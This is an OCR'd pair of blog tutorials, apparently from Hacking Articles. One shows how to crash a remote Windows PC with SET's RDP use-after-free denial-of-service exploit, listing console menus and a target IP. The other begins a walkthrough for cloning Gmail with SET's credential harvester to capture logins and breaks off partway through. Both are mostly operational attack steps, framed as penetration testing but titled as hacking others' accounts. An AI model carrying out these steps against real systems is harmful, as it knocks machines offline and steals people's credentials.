
Author: AArti Singh is a Researcher and Technical Writer at Hacking Articles an Information Security Consultant Social Media Lover and Gadgets. Contact **here**

Denial of Service Attack on Network PC using SET Toolkit


posted in **KALI LINUX** , **PENETRATION TESTING** , **SOCIAL ENGINEERING TOOLKIT** on **FEBRUARY 10, 2016** by **RAJ CHANDEL** with **0 COMMENT**

First open your kali Linux application tab in **Exploitation Tools** and then chose **SET Toolkit**






Now press enter



Now choose option **2**, "**Fast-Track Penetration Testing**" and enter




Then choose option **2**, "**Custom Exploits**" and Enter

After that choose option **4**, "**RDP use after free –Denial of Service**" and Enter

```
   3) SCCM Attack Vector
   4) Dell DRAC/Chassis Default Checker
   5) RID_ENUM - User Enumeration Attack
   6) PSEXEC Powershell Injection

  99) Return to Main Menu

set:fasttrack>2

Welcome to the Social-Engineer Toolkit - Fast-Track Penetration Testing Exploits
 Section. This
menu has obscure exploits and ones that are primarily python driven. This will c
ontinue to grow over time.

   1) MS08-067 (Win2000, Win2k3, WinXP)
   2) Mozilla Firefox 3.6.16 mChannel Object Use After Free Exploit (Win7)
   3) Solarwinds Storage Manager 5.1.0 Remote SYSTEM SQL Injection Exploit
   4) RDP | Use after Free - Denial of Service
   5) MySQL Authentication Bypass Exploit
   6) F5 Root Authentication Bypass Exploit

  99) Return to Main Menu

set:fasttrack:exploits> Select the number of the exploit you want:4
```

Now Enter the IP address of remote pc you want to be crash

```
set:fasttrack:exploits> Select the number of the exploit you want:4
Microsoft Terminal Services / Remote Desktop Services - Denial of Service
Enter the IP address to crash (remote desktop): 192.168.0.104
```




Hack Gmail and Facebook of Remote PC using DNS Spoofing and SET Toolkit


posted in **KALI LINUX** , **PENETRATION TESTING** , **SOCIAL ENGINEERING TOOLKIT** on **DECEMBER 18, 2015** by **RAJ CHANDEL** with **0 COMMENT**

First open your kali Linux application tab in **Exploitation Tools** and then chose **SET Toolkit**

Now choose option **1**, "**Social – Engineering Attacks**" and Enter



Then choose option **2**, "**Website Attack Vectors**" and Enter




After that choose option **3**, "**Credential Harvester Attack Method**" and Enter


Now choose option 2 **Site Cloner** and press Enter

For Post back type your **IP address** and press Enter, After that type the **website name** you want to be Clone (in my case I am using gmail)


Cloned web page will be saving in **/var/www** Folder. As shown below.




Now move cloned files of fake page **(e.g. Harvester, post & index.html)** in **/var/www/html** folder.



